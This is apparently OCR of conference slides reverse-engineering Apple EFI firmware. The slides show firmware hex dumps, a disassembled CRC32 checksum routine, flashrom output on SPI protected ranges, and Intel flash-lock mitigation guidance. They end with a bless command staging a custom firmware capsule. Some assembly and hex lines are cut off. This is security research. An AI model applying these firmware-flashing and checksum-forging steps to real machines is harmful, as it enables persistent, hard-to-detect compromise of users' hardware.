


The fan keeps spinning = One bit of output



ZeroVector
~/efi: xx -s 0x7f0000 -g 1 mbp101-b02.rom | head -15
07f0000: 70 67 ab 4f 00 00 00 00 4d 25 ab 95 78 0b 00 00 pg.O....M%..x...
07f0010: ad ee ad 04 ff 61 31 4d b6 ba 64 f8 bf 90 1f 5a .....a1M..d....Z
07f0020: 00 00 01 00 00 00 00 00 5f 46 56 48 7f 8e ff ff ...._FVH....
07f0030: 48 00 67 13 00 00 00 01 10 00 00 00 00 10 00 00 H.g.............
07f0040: 00 00 00 00 00 00 00 00 09 6d e3 c3 94 82 97 4b ....m.....K
07f0050: a8 57 d5 28 8f e3 3e 28 38 ae 02 40 9e 00 00 f8 .W.(..>(8..@....
07f0060: 86 00 00 19 24 49 42 49 4f 53 49 24 41 00 41 00 ....$IBIOSI$A.A.
07f0070: 50 00 4c 00 45 00 46 00 49 00 34 00 2e 00 38 00 P.L.E.F.I.4...8.
07f0080: 38 00 5a 00 2e 00 30 00 30 00 31 00 34 00 2e 00 8.Z...0.0.1.4...
07f0090: 49 00 30 00 30 00 2e 00 31 00 32 00 30 00 35 00 I.0.0...1.2.0.5.
07f00a0: 31 00 30 00 31 00 38 00 33 00 39 00 00 00 43 6f 1.0.1.8.3.9...Co
07f00b0: 70 79 72 69 67 68 74 20 28 63 29 20 32 30 30 35 pyright (c) 2005
07f00c0: 2d 32 30 31 32 20 41 70 70 6c 65 20 49 6e 63 2e -2012 Apple Inc.
07f00d0: 20 20 41 6c 6c 20 72 69 67 68 74 73 20 72 65 73 All rights res
07f00e0: 65 72 76 65 64 2e ff ff 46 4c a0 7d 86 2e 24 4a erved...FL.}..$J
Checksum
Signature





```
uint32_t result = 0;
func_fff9a81f(
    (uintptr_t)fvh + fvh->hdr_len,
    fvh->len - fvh->hdr_len,
    &result
);
if (result == *(uint32_t*)&fvh->zero_vector[8])
    goto good_fvh;
```


func_fff9a81f:
fff9a81f 55 push ebp ; XREF=good_fvh+311, sub_fff9abf5+874
fff9a820 89E5 mov ebp, esp
fff9a822 53 push ebx
fff9a823 57 push edi
fff9a824 56 push esi
fff9a825 B802000080 mov eax, 0x80000002
fff9a82a 8B4D08 mov ecx, dword [ss:ebp+buf]
fff9a82d 85C9 test ecx, ecx
fff9a82f 743C je 0xfff9a86d
fff9a831 8B750C mov esi, dword [ss:ebp+
fff9a834 85F6 test esi, esi
fff9a836 7435 je 0xfff9a86d
fff9a838 837D1000 cmp dword [ss:ebp+arg2],
fff9a83c 742F je 0xfff9a86d
fff9a83e 85F6 test esi, esi
fff9a840 BB00000000 mov ebx, 0x0
fff9a845 741F je 0xfff9a866
fff9a847 BBFFFFFFFF mov ebx, 0xffffffff
fff9a84c 8B3D50B3F9FF mov edi, dword [ds:table
fff9a852 0FB601 movzx eax,
fff9a855 0FB6D3 movzx
table:
fff9b3f4 dd 0x00000000
fff9b3f8 dd 0x77073096
fff9b3fc dd 0xee0e612c
fff9b400 dd 0x990951ba
fff9b404 dd 0x076dc419
fff9b408 dd 0x706af48f
fff9b40c dd
fff9b410 dd 0x9e6495a3
fff9b414 dd 0x0edb8832
fff9b418 dd 0x79dcb8a4
fff9b41c dd 0xe0d5e91e
fff9b420 dd 0x97d2d988
fff9b424 dd 0x09b64c2b
fff9b428 dd 0x7eb17cbd
fff9b42c dd 0xe7b82d07
fff9b430 dd 0x90bf1d91
fff9b434 dd 0x1db71064
fff9b438 dd 0x6ab020f2
fff9b43c dd 0xf3b97148
fff9b440 dd 0x84be41de
fff9b444 dd 0x1adad47d
0x77073096
Web
Maps
Shopping
Images
News
More
About 24,300 results (0.53 seconds)
crc32.c - Open Source
www.opensource.apple.com/source/xnu/xnu-1456.1.26/bsd/.../crc32.
#include <sys/param.h> #include <sys/systm.h> static uint32_t crc32_tab[]
0x00000000, 0x77073096, 0xee0e612c, 0x990951ba, 0x076dc419, 0x706
CRC32 - OSDev Wiki
wiki.osdev.org/CRC32
Jan 26, 2011 - ... turn (crc ^ 0 ffffffff); } uint32_t poly8_lookup[256] = {
0xEE0E612C, 0x990951BA, 0x076DC419, 0x706AF48F, 0xE963A535, ...
The Basic Algorith - Building th Lookup Tab - Example Code - See A
[MS-ABS]: 32-Bit CRC Algorithm - MSDN - Microsoft
msdn.microsoft.com/.../dd905031(v=offic... Microsoft Developer N

```
% sudo ./flashrom -p internal -c "MX25L6445E/MX25L6473E"
[...]
Found chipset "Intel HM87". Enabling flash write...
Warning: SPI Configuration Lockdown activated.
FREG0: Flash Descriptor region (0x00000000-0x00000fff)
FREG1: BIOS region (0x00190000-0x007fffff)
FREG2: Management Engine region (0x00002000-0x0018ffff)
FREG4: Platform Data region (0x00001000-0x00001fff)
PR0: Warning: 0x00000000-0x00001fff is read-only.
PR1: Warning: 0x00190000-0x0060ffff is read-only.
PR2: Warning: 0x00632000-0x01ffffff is read-only.
```


0x3A8A=14986
0x8C68=35944 bytes
0190068: 8a 3a 00 01 68 8c 00 00 02 5d 00 00 80 00 68 8c .:..h....]....h.
0190078: 00 00 00 00 00 00 00 34 22 fc 01 22 a4 47 c2 0d ....4"..".G..
0190088: f5 4d 5b 4e 2d 3d ee 0f c3 61 ec 92 17 9c 0f 48 .M[N-=...a.....H
0190098: d8 0f 1a c3 ce 6c 9b da 2b 64 cc 9f 53 fc 01 93 .....l..+d..S...
7a 7a 95 22 ae .x_.....&zz.".
14 d7 c1 83 24 .....V%,.-.....$
Firmware Volume Specification
Framework Firmware Image Format
File Sections
EFI_COMMON_SECTION_HEADER
Summary
Defines the common header for all the section types.
Prototype
typedef struct {
UINT8 Size[3];
EFI_SECTION_TYPE Type;
} EFI_COMMON_SECTION_HEADER;
// Encapsulation section Type values
#define EFI_SECTION_COMPRESSION 0x01
#define EFI_SECTION_GUID_DEFINED 0x02
Code Definitions
Related Definitions
typedef struct {
UINT32 UncompressedLength;
UINT8 CompressionType;
} EFI_COMPRESSION_SECTION_HEADER;
UncompressedLength
UINT32 that indicates the size of the section data after decompression.
CompressionType
Indicates what compression algorithm is used.
// CompressionType values
#define EFI_NOT_COMPRESSED 0x00
#define EFI_STANDARD_COMPRESSION 0x01
0x02 ???



Mitigation Guidelines

BIOS Flash Regions

- Lock System Firmware regions as early as possible
- Set SMM BIOS Write Protect
- Set BIOS Lock Enable and Implement SMI handler
- Lock Protected Range Registers for SPI Flash

22.1.2 HSFS—Hardware Sequencing Flash Status Register (SPI Memory Mapped Configuration Registers)

Memory Address: SPIBAR + 04h
Default Value: 0000h
Attribute: RO, R/WC, R/W
Size: 16 bits


Bit	Description
15	**Flash Configuration Lock-Down (FLOCKDN)** — R/W/L. When set to 1, those Flash Program Registers that are locked down by this FLOCKDN bit cannot be written. Once set to 1, this bit can only be cleared by a hardware reset due to a global reset or host partition reset in an Intel® ME enabled system.

(From Intel's i7 PCH data sheet and UEFI Forum recommendations)

How does Apple update its flash?

```
% sudo /usr/sbin/bless          \
    -mount /                    \
    -firmware ./test.scap       \
    --recovery                  \
    --verbose

Write to RTC: 0
Setting EFI NVRAM:
"efi-apple-recovery" = "<dict>
   <key>IOEFIDevicePathType</key><string>MediaFilePath</string>
   <key>Path</key><string>\EFI\APPLE\FIRMWARE\test.scap</string>
</dict>"
```

